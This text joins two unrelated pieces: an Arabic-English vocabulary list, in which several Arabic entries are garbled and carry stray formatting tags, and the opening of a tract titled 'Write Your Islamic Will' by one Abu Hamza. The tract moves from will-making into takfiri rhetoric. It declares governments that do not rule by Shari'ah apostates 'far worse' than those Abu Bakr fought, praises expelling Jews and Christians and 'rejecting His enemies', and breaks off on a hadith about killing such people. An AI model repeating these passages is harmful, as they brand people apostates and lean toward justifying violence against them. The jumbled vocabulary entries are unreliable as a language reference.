- journalist صحفي SuHufi
- photographer مصور muSawwir
- photography تصوير taSwiir
- picture, photograph صورة (ج) صور Suura (pl.) Suwar
- camera كاميرا (ج) كاميرات kamira (pl.) kamiraat
- interview مقابلة muqaabala
- article مقالة (ج) مقالات maqaala (pl.) maqaalaat
- column عمود (ج) أعمدة 'amuud (pl.) a3mida
- obituaries الوفيات al-wafiyaat
- television تلفزيون (ج) تلفزيونات televizyoon (pl.) televizyoonaat
- program برنامج (ج) برامج barnaamaj (pl.) baraamij
- episode حلقة (ج) حلقات Halqa (pl.) Halaqaat
- report تقرير (ج) تقارير taqriir (pl.) taqaariir
- network شبكة (ج) شبكات shabaka (pl.) shabakaat
- channel قناة (ج) قنوات qanaah (pl.) qanaawaat
- satellite channels فضائيات faDaa'iyaat
- advertisement (or announcement) إعلان (ج) إعلانات i3laan (pl.) i3laanaat
- host مقدّم muqaddim
- correspondent مراسل muraasil
- broadcaster مذيع mudii3
- on the air على الهواء 'ala l-hawaa'
- live (or direct) مباشر mubaašir
- breaking news أخبار عاجلة axbaar 3aajila
- after the break بعد الفاصل ba3d al-faaSil
- coming up بعد قليل ba3d qaliil
- under the sponsorship of... برعاية ___ bi-ri3aayat ___
- short story قصة (ج) قصص قصيرة qiSSa qaSiira (pl.) qiSaS qaSiira
- book كتاب (ج) كتب kitaab (pl.) kutub
- series سلسلة (ج) سلاسل silsila (pl.) salaasil
- writer كاتب (ج) كتاب kaatib (pl.) kuttaab
- author مؤلف mu'allif
- author, literary figure أديب (ج) أدباء adiib (pl.) udabaa'
- introduction مقدمة (ج) مقدمات muqaddima (pl.) muqaddimaat
- preface, forward تمهيد tamhiid
- dedication to إهداء لـ | إلى ihdaa' li/ila
- chapter فصل (ج) فصول faSl (pl.) fuSuul
- table of contents قائمة المحتويات qaa'imat al-muHtawayaat
- index فهرس (ج) فهارس fihris (pl.) fahaaris
- page صفحة (ج) صفحات SafHa (pl.) SafaHaat
- word كلمة (ج) كلمات kalima (pl.) kalimaat
- sentence جملة (ج) جمل jumla (pl.) jumal
- line سطر (ج) سطور saTr (pl.) suTuur
- paragraph فقرة (ج) فقرات fiqra (pl.) fiqaraat
- passage, text نص (ج) نصوص naSS (pl.) nuSuuS
- poetry شعر shi3r
- poem قصيدة (ج) قصائد qaSiida (pl.) qaSaa'id
- stanza مقطوعة (ج) مقطوعات maqtuu3a (pl.) maqTuu3aat

- collection of poetry دواويـن (ديـوان (ج diiwaan (pl.) dawaawiin
- poet شـاعر (ج) شـعراء shaa3ir (pl.) shu3araa'
- complete works أعمال كاملـة a3maal kaamila
- war حـربي Harbi
- historical تـــاريخي taariikhi
- documentary وثـــائقي wataa'iqi
- subtitled مـترجم mutarjam
- director مخرج mukhrij
- producer منتـــج muntij
- scriptwriter كاتـــب الســـيناريو kaatib as-siinaariyo
- script, screenplay سـيناريو (ج) سـيناريوهات siinaariyo (pl.) siinaariyohaat
- original screenplay سـيناريو أصـلي siinaariyo aSli
- adapted screenplay سـيناريو مقتبـس siinaariyo muqtabas
- special effects مؤثـرات (تقنيـة) mu'attiraat (tiqniyya)
- sound effects مؤثـرات صـوتية mu'attiraat Sootiyya
- visual effects مؤثـرات بصـرية mu'attiraat baSariyya
- review مراجعة (ج) مراجعات muraaja3a (pl.) muraaja3aat
- screenshot, still لقطـة (ج) لقطـات laqTa (pl.) laqaTaat

The Geography Category:

- north شمال shamaal
- south جنوب januub
- east شرق sharq
- west غرب gharb
- direction اتجاة ittijaah
- left يسار yasaar
- right يمين yamiin
- behind وراء waraa'/ خلف khalf
- in front of أمام amaam
- next to بجانب bijaanib
- above فق fawqa
- below تحت taHt
- far (from) يد عنبع ba3iid 3an
- near (to) قريب من qariib min
- opposite مقابل muqaabil
- between بين beina
- inside داخل daakhil
- outside خارج khaarij
- here هنا huna
- there هناك hunaaka
- map خريطة (ج) خرائط khariiTa (pl.) kharaa'iT/ خارطة (ج) خارطات khaariTa (pl.) khaariTaat
- mountain جبل jabal
- Sea بحر bahr
- Island جزيرة jazeerah
- ocean محيط moheet
- distance مسافة masaafa
- area مساحة misaaHa
- width عرض 'arD
- height ارتفاع irtifaa3
- length طول Tuul
- place; location مكان (ج) أماكن makaan (pl.) amaakin
- location, site موقع (ج) مواقع [/b][/color][/size] mawqi3 (pl.) mawaaqi3
- capital عاصمة (ج) عواصم 'aaSima (pl.) 3awaaSim
- suburb ضاحية (ج) ضواح DaaHiya (pl.) DawaaHin
- the country الريف ar-riif
- village قرية (ج) قرى qarya (pl.) qura
- district حيّ (ج) أحياء Hayy (pl.) aHyaa'
- governorate محافظة muHaafaZa
- region, area منطقة (ج) مناطق minTaqa (pl.) manaaTiq
- region اقليم (ج) أقاليم iqliim (pl.) aqaaliim
- country بلد (ج) بلاد balad (fem.) (pl.) bilaad
- homeland, nation وطن (ج) أوطان waTan (pl.) awTaan
- Asia أسيا aasiya
- Europe أوروبا urubba
- Africa أفريقيا afriiqiya
- North America أمريكا الشمالية amriika aš-šamaaliyya
- South America أمريكا الجنوبية amriika al-januubiyya
- Austria نمسا nimsa
- the Middle East الشرق الأوسط ash-sharq al-awsaT
- North Africa شمال أفريقيا shamaal afriiqiya
- the Maghreb (North Africa)ربالمغ al-maghrib
- the Mashriq (the Middle East)المشرق al-mashriq
- the Levant بلاد الشام bilaad ash-shaam
- Jordan الأردن al-'urdunn (masc.)
- Amman عمّان 'ammaan
- Aqaba العقبة al-3aqaba
- Palestine فلسطين filasTiin
- the West Bank الضفة الغربية aD-Daffa l-ġarbiyya
- Gaza Strip قطاع غزة qiTaa3 ghazza
- Jerusalem القدس al-quds

- Bethlehem بيت لحم beitalaHm
- Jericho أريحا ariiHa
- Hebron الخليل al-xaliil
- Jaffa يافة yaafa
- the Negev النقب an-naqab
- Lebanon لبنان lubnaan (masc.)
- Beirut بيروت beiruut
- Syria سوريا suuriya
- Damascus دمشق dimashq
- Iraq العراق al-3iraaq (masc.)
- Baghdad بغداد baġdaad
- Egypt مصر miSr
- Cairo القاهرة al-qaahira
- Sinai سيناء siinaa'
- Sudan السودان as-suudaan (masc.)
- Khartoum الخرطوم al-kharTuum
- Morocco المغرب al-maghreb (masc.)
- Rabat الرباط ar-rabaaT
- Casablanca البيضاء الدار ad-daar al-beiDaa'
- Fez فاس faas
- Marrakesh مراكش marraakesh
- Algeria الجزائر al-jazaa'ir
- Algiers الجزائر al-jazaa'ir
- Oran وهران wahraan
- Tunisia تونس tuunis
- Tunis تونس tuunis
- Libya ليبيا liibiyaa
- Tripoli طرابلس Taraabulus
- Benghazi بنغازي benghaazi
- Afghanistan أفغانستان [/b][/color][/size] Afghanistan
- Albania ألبانيا Albaaniyah
- Bangladesh بنغلاديش Banghladesh
- Bosnia البوسنة Al Bosniya
- Iran إيران Iiraan
- Mali مالي Maali
- Mauritania موريتانيا Muuritaaniyah
- Nigeria نيجيريا Nigeria
- Somalia الصومال Somalia
- South Africa جنوب أفريقيا South Africa
- Myanmar, Burma ميانمار Mayanmar
- Pakistan باكستان baakistaan
- Philippines الفليبين Al philibbin
- Kuwait الكويت al-kuweit
- Kuwait City مدينة الكويت madiinat al-kuweit
- Bahrain البحرين al-baHrein
- Manama المنامة al-manaama
- Saudi Arabia (المملكة (العربية السعودية (al-mamlaka al-3arabiyya) as-sa3uudiyya
- Riyadh الرياض ar-riyaaD
- Mecca مكّة ()المكرّمة [/b][/color][/size] makka (l-mukarrama)
- Medina المدينة المنوّرة al-madiina l-munawwara
- Qatar قطر qaTar
- Doha الدوحة ad-dooHa
- United Arab Emirates الامارات العربية المتحدة al-imaaraat (al-3arabiyya al-muttaHida)
- Abu Dhabi أبو ظبي abu Zabi (masc.)
- Dubai دبيّ dubayy
- Oman عمان 'umaan
- Indonesia أَنْدُوْنِيْسْيَا - aandowneeeseeaa
- Israel إسرائيل israa'iil
- Australia أستراليا usturaaliya
- the United States أمريكا amriika/ الولايات المتحدة al-wilaayaat al-muttaHida
- the United Kingdom المملكة المتحدة al-mamlaka al-muttaHida
- England انجلترا inglitira
- Austria نمسا nimsa
- Germany ألمانيا almaaniya
- France فَرَنْسَا faransaa

- Spain إِسْبَانْيَا isbaaniyaa
- China الصـــين aS-Siin
- Japan يابـــان yaabaan
- India الهنـد al-hind
- Russia روســيا Ruussiya

The Nature & Weather:

- nature الطبيعـــة aT-Tabii3a
- environment بيئـــة (ج) بيئـــات bii'a (pl.) bii'aat
- planet كوكـب (ج) كواكـب kawkab (pl.) kawaakib
- world عالم (ج) عوالم 3aalam (pl.) 3awaalim
- continent قارّة (ج) قارّات qaarra (pl.) qaarraat
- ocean محيـط (ج) محيطـات muHiiT (pl.) muHiiTaat
- the Atlantic Ocean المحيـط الأطلنطـي al-muHiiT al-aTlanTii
- the Pacific Ocean المحيـط الهـادئ al-muHiiT al-haadi'
- sea بحـر (ج) بحـار baHr (pl.) biHaar
- the Mediterranean البحـر الأبيـض المتوسـط al-baHr al-abyaD al-mutawassiT
- the Red Sea البحـر الأحمـر al-baHr al-aHmar
- the Dead Sea البحر الميّت al-baHr al-mayyit
- river نهـر (ج) أنهـار nahr (pl.) anhaar
- the Nile النيـل an-niil
- lake بحـيرة (ج) بحـيرات buHeira (pl.) buHeiraat
- pond بركـة (ج) بـرك birka (pl.) birak
- canal قنـاة (ج) قنـوات qanaah (pl.) qanawaat / ترعـة (ج) تـرع tur3a (pl.) tura3
- port مينـاء (ج) موانـئ miinaa' (pl.) mawaani'
- gulf خليـج (ج) خلجـان khaliij (pl.) khuljaan
- island جـزيرة (ج) جـزائر jaziira (pl.) jazaa'ir
- coast ساحل (ج) سـواحل saaHil (pl.) sawaaHil
- beach شـاطئ (ج) شـواطئ shaaTi' (pl.) shawaaTi'
- wave موج (ج) امواج mooj (pl.) amwaaj
- tide تيّار (ج) تيّارات tayyaar (pl.) tayyaaraat
- coral مرجان murjaan
- reef شـعبة (ج) شـعب ši3ba (pl.) ši3ab
- inlet, bay شـرومشـر م (ج) sharm (pl.) shuruum
- peninsula شـبة جـزيرة shibhu jaziira
- waterfall شـلال (ج) شـلالات shallaal (pl.) shallaalaat
- mountain جبـل (ج) جبـال jabal (pl.) jibaal
- peak قمـة (ج) قمـم qimma (pl.) qimam
- Mt. Sinai جبـل موسـى jabal muusa
- mountain range سلسـلة جبليـة silsila jabaliyya
- hill تلّ (ج) تلال tall (pl.) tilaal
- valley وادي (ج) وديـان waadi (pl.) widyaan
- desert صـحراء (ج) صـحارى SaHraa' (pl.) SaHaaraa
- jungle, forest غابـة (ج) غابـات ghaaba (pl.) ghaabaat
- field حقـل (ج) حقـول Haql (pl.) Huquul
- plain سـهل (ج) سـهول sahl (pl.) suhuul
- depression منخفـض (ج) منخفضـات munkhafaD (pl.) munkhafaDaat
- cave مغارة (ج) مغـارات maghaara (pl.) maghaaraat/ غار (ج) أغوار ghaar (pl.) aghwaar/ كهف (ج) كهوف kahf (pl.) kuhuuf
- oasis واحة (ج) واحات waaHa (pl.) waaHaat
- well بـئر (ج) آبـار | بئـار bi'r (pl.) aabaar | bi'aar
- bush دغل (ج) أدغال daghal (pl.) adghaal
- tree شـجرة (ج) أشـجار shajara (pl.) ashjaar
- leaf; petal ورق (ج) أوراق waraq (pl.) awraaq
- branch فـرع (ج) فـروع far3 (pl.) furuu3
- root جذر (ج) جذور jadr (pl.) juduur
- wood خشـب xašab
- flower زهرة (ج) زهور zahra (pl.) zuhuur
- rose وردة (ج) ورود warda (pl.) wuruud
- thorn شـوك (ج) أشـواك shook (pl.) ashwaak
- grass عشـب 'ushb
- rock صـخرة (ج) صـخور Sakhra (pl.) Suxuur
- stone حجر(ة) (ج) حجـارة Hajar(a) (pl.) Hijaara

- sand رمل (ج) رمال raml (pl.) rimaal
- dust تراب turaab
- ash رماد ramaad
- soil تربة turba
- clay صلصال SalSaal
- mud طين (ج) أطيان Tiin (pl.) aTyaan
- plant, vegetation نبات (ج) نباتات nabaat (pl.) nabaataat
- garden حديقة (ج) حدائق Hadiiqa (pl.) Hadaa'iq
- swamp مستنقع (ج) مستنقعات mustanqa3 (pl.) mustanqa3aat
- volcano بركان (ج) براكين burkaan (pl.) baraakiin
- fire نار (ج) نيران naar (pl.) niiraan (fem.)
- sky, heaven سماء (ج) سماوات samaa' (pl.) samaawaat (fem.)
- earth, land أرض (ج) أراض arD (pl.) araaDin (fem.)
- horizon افق (ج) آفاق ufuq (pl.) aafaaq
- weather الجوّ al-jaww/ الطقس aT-Taqs
- weather forecast نشرة جوية nashra jawwiyya
- temperature درجة الحرارة darajat al-Haraara
- degree درجة (ج) درجات daraja (pl.) darajaat
- high (temperature) (درجة الحرارة) العظمى (darajat al-Haraara) al-3uZma
- low (temperature) (درجة الحرارة) الصغرى (darajat al-Haraara) aS-Sughra
- climate مناخ manaakh
- hot (heat) حار حرارة (ج) Haar (Haraara)
- cold - adj. (cold - noun) (بارد) بارودة baarid (buruuda)
- warm (warmth) دافئ (دفء) daafi' (dif')
- clear صحو SaHw
- moderate, mild معتدل mu3tadil
- rainy ممطر mumTir
- cloudy غائم ghaa'im
- sunny مشمس mushmis
- snowy, icy مثلّج mutallaj
- humid رطب raTb
- stormy عاصف 'aaSif
- dusty ترابي turaabi
- cloud غيمة (ج) غيوم gheima (pl.) ġuyuum/ سحابة (ج) سحب saHaab (pl.) suHub
- sun شمس (ج) شموس šams (pl.) šumuus (fem.)
- moon قمر (ج) أقمار qamar (pl.) aqmaar
- star نجم (ج) نجوم najm (pl.) nujuum
- rain مطر (ج) أمطار maTar (pl.) amTaar
- snow, ice ثلج talj
- snowflake ندفة الثلج nudfat at-talj
- frost صقيع Saqii3
- wind ريح (ج) رياح riiH (pl.) riyaaH (fem.)
- humidity رطوبة ruTuuba
- fog ضباب Dabaab
- hail (hailstone) (برد) بردة barad (barada)
- storm عاصفة (ج) عواصف 'aaSifa (pl.) 3awaaSif
- thunder رعد (ج) رعود ra3d (pl.) ru3uud
- lightning برق (ج) بروق barq (pl.) buruuq
- hurricane اعصار (ج) أعاصير i3Saar (pl.) a3aaSiir
- tornado زوبعة (ج) زوابع zawba3a (pl.) zawaabi3
- earthquake زلزال (ج) زلازل zilzaal (pl.) zalaazil
- flood فيضان (ج) فيضانات fayaDaan (pl.) fayaDaanaat
- volcano بركان (ج) براكين burkaan (pl.) baraakiin
- dust storm عاصفة ترابية 'aaSifa turaabiyya
- hot spring sandstorm الخماسين al-xamaasiin
- rainbow قزح قوس qoos quzaH
- season فصل (ج) فصول faSl (pl.) fuSuul
- spring ربيع rabii3
- summer صيف Seif
- fall خريف khariif

- winter شـــتاء shitaa'

The city & transportation category

- city مدينة (ج) مدن madiina (pl.) mudun
- street شارع (ج) شوارع shaari3 (pl.) shawaari3
- road طريق (ج) طرق Tariiq (pl.) Turuq
- highway طريق سريع Tariiq sarii3
- alley; lane حارة (ج) حارات Haara (pl.) Haaraat
- corner (at an intersection) ناصية (ج) نواص naaSiya (pl.) nawaaSin
- corner (of a room) ركن (ج) أركان rukn (pl.) arkaan
- tunnel نفق (ج) انفاق nafaq (pl.) anfaaq
- building عمارة (ج) عمارات 'imaara (pl.) 3imaaraat
- house بيت (ج) بيوت beit (pl.) buyuut / منزل (ج) منازل manzil (pl.) manaazil
- apartment شقة (ج) شقق shaqqa (pl.) shiqaq
- bridge جسر (ج) جسور jisr (pl.) jusuur
- fence سور (ج) أسوار suur (pl.) aswaar
- square ميدان (ج) ميادين meidaan (pl.) mayaadiin / ساحة (ج) ساحات saaHa (pl.) saaHaat
- downtown وسط البلد wusT al-balad
- company شركة (ج) شركات sharika (pl.) sharikaat
- center مركز (ج) مراكز markaz (pl.) maraakiz
- shop محلّ (ج) محلات maHall (pl.) maHallaat / ان (ج) دكاكيندكّ dukkaan (pl.) dakaakiin
- zoo حديقة الحيوان Hadiiqat al-Hayawaan
- park, garden حديقة (ج) حدائق Hadiiqa (pl.) Hadaa'iq
- bench مقعد (ج) مقاعد maq3ad (pl.) maqaa3id
- post office مكتب البريد maktab al-bariid
- police station قسم الشرطة qism ash-shorTa
- restaurant مطعم (ج) مطاعم maT3am (pl.) maTaa3im
- school مدرسة (ج) مدارس madrasa (pl.) madaaris
- university جامعة (ج) جامعات jaami3a (pl.) jaami3aat
- mosque جامع (ج) جوامع jaami3 (pl.) jawaami3 / مسجد (ج) مساجد masjid (pl.) masaajid
- church كنيسة (ج) كنائس kaniisa (pl.) kanaa'is
- synagogue كنيس kaniis
- temple معبد (ج) معابد ma3bad (pl.) ma3aabid
- tower برج (ج) أبراج burj (pl.) abraaj
- tourism سياحة siyaaHa
- (currency) exchange صرافة Siraafa
- bank بنك (ج) بنوك bank (pl.) bunuuk / مصرف (ج) مصارف maSrif (pl.) maSaarif
- library; bookstore مكتبة (ج) مكتبات maktaba (pl.) maktabaat
- station محطة (ج) محطات maHaTTa (pl.) maHaTTaat
- airport مطار (ج) مطارات maTaar (pl.) maTaaraat
- hotel فندق (ج) فنادق funduq (pl.) fanaadiq
- hospital مستشفى (ج) مستشفيات mustašfa (pl.) mustašfayaat
- clinic عيادة (ج) عيادات 'iyaada (pl.) 3iyaadaat
- pharmacy صيدلية (ج) صيدليات Saydaliyya (pl.) Saydaliyyaat
- sidewalk, pavement; train platform رصيف raSiif
- sign يافطة (ج) يافطات yaafiTa (pl.) yaafiTaat
- traffic signs علامات المرور 'alaamaat al-muruur
- traffic signals/light اشارات المرور ishaaraat al-muruur
- public transportation مواصلات muwaaSlaat
- traffic مرور muruur
- crowdedness ازدحام izdiHaam

- noise ضجّة Dajja
- pollution تلـــوث tilawwath
- mess هرجلة harjala
- trash, garbage نفايـــة nufaaya
- queue, line of people طـابور (ج) طوابـير Taabuur (pl.) Tawaabiir
- car سـيارة (ج) سـيارات sayyaara (pl.) sayyaaraat
- driver سـائق (ج) سـائقون saa'iq (pl.) saa'iquun
- bus حافلـة (ج) حوافـل Haafila (pl.) Hawaafil
- bicycle درّاجة (ج) درّاجات darraaja (pl.) darraajaat
- motorcycle درّاجة نارية darraaja naariyya
- truck شـاحنة (ج) شـاحنات shaaHina (pl.) shaaHinaat
- taxi تاكسـي (ج) تاكسـيات taksi (pl.) taksiyaat / سـيارة أجـرة sayyaara ajra
- train قطـار (ج) قطـارات qiTaar (pl.) qiTaaraat
- boat مركب (ج) مراكب markab (pl.) maraakib
- زورق (ج) زوارق zawraq (pl.) zawaariq
- boat (smaller) قـارب (ج) قـوارب qaarib (pl.) qawaarib
- ship سـفينة (ج) سـفن safiina (pl.) sufun
- liner عبّارة (ج) عبّارات 'abbaara (pl.) 3abbaaraat
- plane طـائرة (ج) طـائرات Taa'ira (pl.) Taa'iraat
- passport جـواز (ج) جـوازات السـفر jawaaz (pl.) jawaazaat as-safar
- visa تأشـيرة (ج) تأشـيرات ta'shiira (pl.) ta'shiiraat
- helicopter مروحيـة marwaHiyya
- to travel (to) يسـافر (مسـافرة - سـافر | سـفر) إلـى saafara - yusaafiru (musaafara/safar) ila
- trip رحلـة (ج) رحـلات riHla (pl.) riHalaat
- accident حادثـة (ج) حـوادث Haadita (pl.) Hawaadit

From the series entitled

' ENJOINING WHAT IS RIGHT AND FORBIDDING WHAT IS WRONG'

(1)

(ما حق امرئ مسلم له شيئ يوصي فيه يبيت ليلتين إلا وصيته مكتوبة عنده)

"It is not right for any Muslim who has something to be given as a bequest to spend two nights without writing a will about it"AL-BUKHARI.

WRITE YOUR ISLAMIC WILL

(EASY EXAMPLE PROVIDED)

(دار التوحيد)

DARUL-TAWHEED

FIRST EDITION

BY:

ABU HAMZA.

The Legal Will (In Islamic Shari'ah)

An Essential Introduction

All praise belongs to Allah, we praise Him and seek His help; we ask for His forgiveness and seek His refuge against the evil of our souls and of our deeds. Whoever is guided by Him, none can misguide him, whereas he whom Allah leads astray can never find any guide. We bear witness that there is no god except Allah, the One and the Only God, Who has no partners, and that Muhammad (upon whom be peace and blessings of Allah) is His servant and messenger. The best words are Allah's and the best guidance is Muhammad's (peace be upon him). The worst evil is innovation in religion; every innovation is an error, and every error will end up in hell-fire.

0 Muslim brethren, we present to you a comprehensive example from the Islamic Shari'ah to show how a legal testament should be made for every Muslim who is pleased with Allah as his Lord, with Islam as his religion, and with Muhammad (may Allah bestow His peace and blessings upon him) as his prophet and messenger of Allah.

By **Al-Wasiya (will)** we mean: The **testamentary instruction to render the rights due to a deceased person, called Al-Musi (the testator), and ensuring that**

his obligations a re fulfilled at the time of his death or after his **burial.** Related to Al-Wasiya are some other legal terms that refer to the parties involved; for instance, the term **Al-Musi (testator)** denotes the **person who leaves a testament asking those in charge of his affairs to execute his testamentary wishes after his death.** He has the right, during his life, to abrogate or alter his will as he pleases . The person responsible for the execution of the will after the death of Al-Musi (testator) is called **Al-Wasiyy or Al-Musa Ilaihi (executor),** and he does not have the right to alter the testament, except for rectification of any mistakes or elimination of sin. **A person to whom a testator bequeathes a financial or other benefit is known as Al-Musa Lahu (the beneficiary).** It is not permissible that such a beneficiary is from among the legal heirs of the deceased except under certain conditions (see below). **Al-Waratha (Thelegal heirs) those persons for whom Allah has prescribed definite shares in the estate of the deceased,** for instance, as mentioned in the Quranic verses on inheritance, (e.g. an only daughter should have the half, and the male should receive a share equivalent to that of two females) and as specified in the sunnah of the Prophet (peace be upon him), (e.g. one sixth portion for the grandmother). It is deplorable that the commandments of Shari'ah about making a testament have been forgotten by many Muslims; they seldom think of it or realise its importance. This is manifest not only in their relationships and transactions but also in their acts of devotion. These few pages that follow are not meant to give a detailed account of the Islamic legal aspects of testament; they merely

represent an admonition and a reminder, and seek to exhort Muslims to meet their requirements in the best manner.

As far as the issue of testament is concerned, people nowadays fall into two categories: one of them have completely turned their backs on this obligation, while the others are neglectful of many of its legal principles and requirements. We wish to remind the former of the hadith narrated by Ibn Umar (may Allah be pleased with him) in Al-Buhkhari and Muslim, saying,

(ما حق امرئ مسلم له شيئ يوصي فيه يبيت ليلتين إلا وصيته مكتوبة عنده)

*"**It** is not right for any Muslim who has something to be given as a bequest to spend two nights without writing a will about it".* According to Sahih Muslim, it should be no more than "three nights". The companions of the Prophet (peace be upon them) understood this very well. Ibn Umar says, **"Ever since I heard the Prophet say this, I have never spent a single night without having a will. "**

As to those who are neglectful of the principles, and requirements and prohibitions related to it, we would like to remind them, too, of the hadith of the Prophet (peace be upon him) in which he said,

(إن الرجل ليعمل أو المرأة بطاعة الله ستين سنة ثم يحضرهما الموت فيضارّان في الوصية فتجب لهما النار)

*"A man or a woman may worship and obey Allah for sixty years but if they fail to **fulfil** their testament requirements at the time of their death, they both end up in Hell-fire. "* This is

related by Abu Dawud on the authority of Abu Hurairah. **A** testament cannot be fulfilled legally unless everyone involved is given his or her due. We give below a brief description of these rights.

I. The right of Allah

The Exalted and Supreme Allah commanded His believing servants to comply with what He desired for them and made it incumbent upon them, promising those who struggle in His path salvation and blessings, while warning the negligent of great loss and ruin. Allah says,

﴿...ولقد وصينا الذين أوتوا الكتاب من قبلكم وإياكم أن اتقوا الله..﴾

*"And indeed We have directed the People of the Book before you, and you (0 Muslims) to fear **Allah'"*** (An-Nisa': 13 1). And in another verse,

﴿ وأن هذا صراطي مستقيماً فاتبعوه ولا تتبعوا السبل فتفرق بكم عن سبيله ذلكم وصاكم به لعلكم تتقون﴾

"Surely, this is My Way, leading straight: follow it: follow not (other) paths: they will scatter you about from His (great) path: thus does He command you, that ye may be righteous " (Al-An' am: 153). Thus, the direction to worship Allah alone, obey His commandments, persevere in His religion till death, and enjoining the same upon one another lies at the very core of the testament, and forms its essence. It is the way of the prophets and the righteous, as Allah says,

﴿ ووصى بها إبراهيم بنيه ويعقوب يابني إن الله اصطفى لكم الدين فلا تموتن إلا وأنتم مسلمون * أم كنتم شهداء إذ حضر يعقوب الموت إذ قال لبنيه ما تعبدون

من بعدي قالوا نعبد إلهك وإله أبائك إبراهيم وإسماعيل وإسحاق إلهاً واحداً ونحن له مسلمون ﴾

*"And Abraham enjoined upon his sons, and so did Jacob; 'Oh my sons! Allah has chosen the faith for you; then die not except in the of submission to me. Were you witnesses when death appeared before Jacob? Behold, he said to his sons: "What will you worship after me?" They said: "**We** shall worship your God and the God of your fathers,-- of Abraham, **Isma'il,** and **Issac,** --the One (True) God: **to** Him we submit."* (Al-Baqarah: 132- 133). At yet another place Allah said,

﴿ وتواصوا بالحق وتواصوا بالصبر..﴾

*"...**And** (**join** together) in the mutual Enjoining of truth, and **of patience** and **constancy.** "* (Al-' Asr).

Similarly, we may consider the advice of the Prophet (peace be upon him) to Muslims not to make any of his companions a target of criticism or attack, and his direction concerning women, and about the expulsion of Jews and Christians from the Arabian peninsula, and so many other examples. Moreover, it is clear from exhortations of the righteous ancestors that enjoining the fulfillment of Allah's rights, supporting His devotees and rejecting His enemies form an important part of the Islamic wasiyah and is incumbent on every Muslim.

All the above - mentioned verses, hadiths and arguments, and many more are well - known. People adorn their writings and speeches with them; yet they fail when it

comes to fulfilling their obligations towards Allah. In this discussion of wasiyah, we are concerned with the observance of any right due to Allah, which is neglected by the deceased, his family or people, and doing one's best in his regard, financially, practically, and by word or heart. We will also emphasize the religious obligations which must never be evaded or omitted.

An example of the grave issues that are now widespread all over the world is the suspension of the commandments revealed by Allah, Who says,

﴿.. ومن لم يحكم بما أنزل الله فأولئك هم الكافرون﴾

"whoever fails to ***judge by what Allah has revealed, they*** *are* ***the*** *disbelievers* ***(Alkafiroon)"*** (Al-Ma'ida:44).

When asked about this action, Ibn Masood said,

"ذاك الكفر"

" This is the very ***Kufr"***[1]

Another example is the disaster of not ruling in accordance with the laws of Shari'ah, and referring to someone other rather than Allah and His messenger. Allah says,

﴿ أفحكم الجاهلية يبغون..﴾

"Do they then seek after a judgment of (the *Days* ***of)*** *Ignorance?"* (Al-Ma'ida:50). If you read the commentary on this verse of (Al-Ma'ida:50) by authentic authorities like Ibn Kathir and others, your Skin will shiver, if you are a true believer. Any ruling that is not based on His commandments constitutes an act of ***kufr*** (disbelief in

[1] See "Tafseer" (commentary) Ibn Kathir sura Al-Ma'ida 44

Him), shirk (association of partners with Him **in worship or obedience**)[2], and a revolt against Him. Allah says in the Qur'an,

﴿..إنِ الحكم إلا لله أمر ألا تعبدوا إلا إياه ذلك الدين القيم ولكن أكثر الناس لا يعلمون﴾

"The ***command is for none but Allah: He has commanded that you worship none but Him: that is the right religion, but most men understand not"*** (Yusuf:40). In another verse Allah says,

﴿.. إنِ الحكم إلا لله يقص الحق وهو خير الفاصلين﴾

"The command rests with none but Allah: He declares the truth, and He is the best of judges" (Al-An'am 57). At another place,

﴿... ألا له الحكم وهو أسرع الحاسبين﴾

"Surely, His is the command and He is the swiftest in taking account" (Al-An'am 62). And

﴿..أبصر به وأسمع ما لهم من دونه من ولي ولا يشرك في حكمه أحداً﴾

"How clear& He sees, how finely He hears (everything)! They have no protector other than Him; nor does He share His command with any person whatsoever" (Al-Kahf:26). Concerning those who knowingly follow the laws of others than Allah, the Qur'an says,

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[2] *For more evidence please refer to my tapes* ***"Governance By Allah On Earth"*** *and also* ***" The Iman"*** *tapes .*

﴿.. وإن الشياطين ليوحون إلى أوليائهم ليجادلوكم وإن أطعتموهم إنكم لمشركون﴾

"And the evil ones ever inspire their fiends to contend with you. If you were to obey them, you would indeed be pagans'" (Al-An'am 121). And regarding those who judge according to an authority other than the Book of Allah, even if it be in one single instance, it says,

﴿فلا وربك لا يؤمنون حتى يحكموك فيما شجر بينهم ثم لا يجدوا في أنفسهم حرجاً مما قضيت ويسلموا تسليماً﴾

"But no, by your Lord, they can have no faith, until they make you judge in all disputes between them, and find in their souls no resistence against your decisions, but accept them with the fullest conviction" (An-Nisa':65).

And describes the condition and fate of those who follow in the footsteps of the evil people saying,

﴿ وقال الذين اتبعوا لو أن لنا كرة فنتبرأ منهم كما تبرأوا منا كذلك يُريهم الله أعمالهم حسرات عليهم وما هم بخارجين من النار﴾

"And those who followed would say: `If only we had one more chance, we would clear ourselves of them, as they have cleared themselves of us. Thus will Allah show them (the fruits of) their deeds as

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[3] *This kind of Shirk is the reason of the apostasy of our time. May Allah save all of us from taking part in it." Learn more about that danger in Iman tapes".*

nothing but regrets. Nor will there be a way for them out of ***the fire"*** (Al-Baqarah: 167). To those who argue in favour of the evil ones, He says,

﴿ ها أنتم هؤلاء جادلتم عنهم في الحياة الدنيا فمن يجادل الله عنهم يوم القيامة أم من يكون عليهم وكيلاً﴾

"Ah! These are the sort of men on whose behalf you may contend in this world; but who will contend with Allah on their behalf on the Day of Judgment, or who will carry their affairs through?" (An-Nisa': 109). Allah has proclaimed that this is apostasy from Islam, and undoubtedly it is contrary to the principle of Tawhid (Oneness of Allah); it is in conflict with sound Qur'anic texts as well as the clear path of sunnah; it is a deviation from the example of the best of the times (the time of the Prophet and his companions) and also contrary to the consensus of the Ummah (Muslim community as a whole). **This contemporary apostasy is far worse than the apostasy of the withholders of zakah at the time of the first Caliph, Abu Bakr.** They refused to perform one obligatory duty when they withheld the zakah money from the public treasury of the Muslims. Their interpretation of their action was never accepted by the companions of the Prophet, even though they were not known to be guilty of any other unlawful things. **But the present standard bearers of apostasy that we are confronted with have barred people from many of their religious obligations without any effort at interpreting their stand or having any doubt as such; they indulge in forbidden things and know no limits; they attack the followers of Islam, kill them, throw them behind bars, and subject them to**

torture and persecution. At the same time have allied themselves with polytheists from among Jews and Christians, atheists and mischief-mongers like themselves, cooperating with them and supporting them. They are like the Khawarij about whom the Prophet (peace be upon him) said,

(يمرقون من الإسلام كما يمرق السهم من الرمية يقتلون أهل الإسلام

ويدعون أهل الأوثان لئن أدركتهم لأقتلنهم قتل عادٍ)

